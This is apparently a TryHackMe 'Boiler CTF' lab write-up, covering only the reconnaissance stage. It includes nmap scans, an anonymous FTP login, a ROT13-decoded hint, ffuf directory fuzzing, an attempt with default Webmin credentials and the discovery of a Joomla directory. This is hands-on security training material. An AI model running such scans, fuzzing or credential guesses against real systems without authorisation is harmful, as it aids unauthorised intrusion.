Boiler CTF

Working Theory

Enumeration

Tools

nmap

```
nobodyatall@0xDEADBEEF:~/tryhackme/boilerCTF$ nmap -sC -sV -oN portscn 10.10.205.145
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-09 10:23 EST
Nmap scan report for 10.10.205.145
Host is up (0.20s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.8.20.97
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
```


|_/
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
10000/tcp open http   MiniServ 1.930 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
55007/tcp open ssh   OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 e3:ab:e1:39:2d:95:eb:13:55:16:d6:ce:8d:f9:11:e5 (RSA)
| 256 ae:de:f2:bb:b7:8a:00:70:20:74:56:76:25:c0:df:38 (ECDSA)
|_ 256 25:25:83:f2:a7:75:8a:a0:46:b2:12:70:04:68:5c:cb (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 61.71 seconds

Targets

ftp

able to login anonymously




question: File extension after anon login
-txt

content of .info.txt

//seems like ROT13 to me

```
nobodyatall@0×DEADBEEF:~/tryhackme/boilerCTF$ cat .info.txt
Whfg jnagrq gb frr vs lbh svaq vg. Yby. Erzrzore: Rahzrengvba vf gur xrl!
nobodyatall@0×DEADBEEF:~/tryhackme/boilerCTF$
```

cyberchef rot13 to decrypt it
//seems like nothing much here. let's continue enumeration



highest port 55007


running ssh service

```
PORT      STATE SERVICE VERSION
55007/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e3:ab:e1:39:2d:95:eb:13:55:16:d6:ce:8d:f9:11:e5 (RSA)
|   256 ae:de:f2:bb:b7:8a:00:70:20:74:56:76:25:c0:df:38 (ECDSA)
|_  256 25:25:83:f2:a7:75:8a:a0:46:b2:12:70:04:68:5c:cb (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

question: What is on the highest port?
-ssh

port 10000 (webmin)

root page, /




question: What's running on port 10000?
-webmin


question: Can you exploit the service running on that port? (yay/nay answer)
-nay (since we don't have the credentials to access it, it doesn't use the default credentials admin:eraadmin)

port 80

root page, /
//apache default page




robots.txt interesting stuff in here, but that's a rabbit hole



tried web dir fuzzing but nothing found seems like a rabbit hole

```
nobodyatall@0×DEADBEEF:~/tryhackme/boilerCTF$ /opt/ffuf/ffuf -u http://10.10.205.145/FUZZ -w robots.txt

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

       v0.12
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.205.145/FUZZ
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
________________________________________________

                        [Status: 200, Size: 11321, Words: 3503, Lines: 376]
                        [Status: 200, Size: 11321, Words: 3503, Lines: 376]
                        [Status: 200, Size: 11321, Words: 3503, Lines: 376]
:: Progress: [15/15] :: 7 req/sec :: Duration: [0:00:02] :: Errors: 0 ::
```


tried to decode the decimal to ascii but seems weird text only



continue fuzzing with common.txt
//found joomla directory

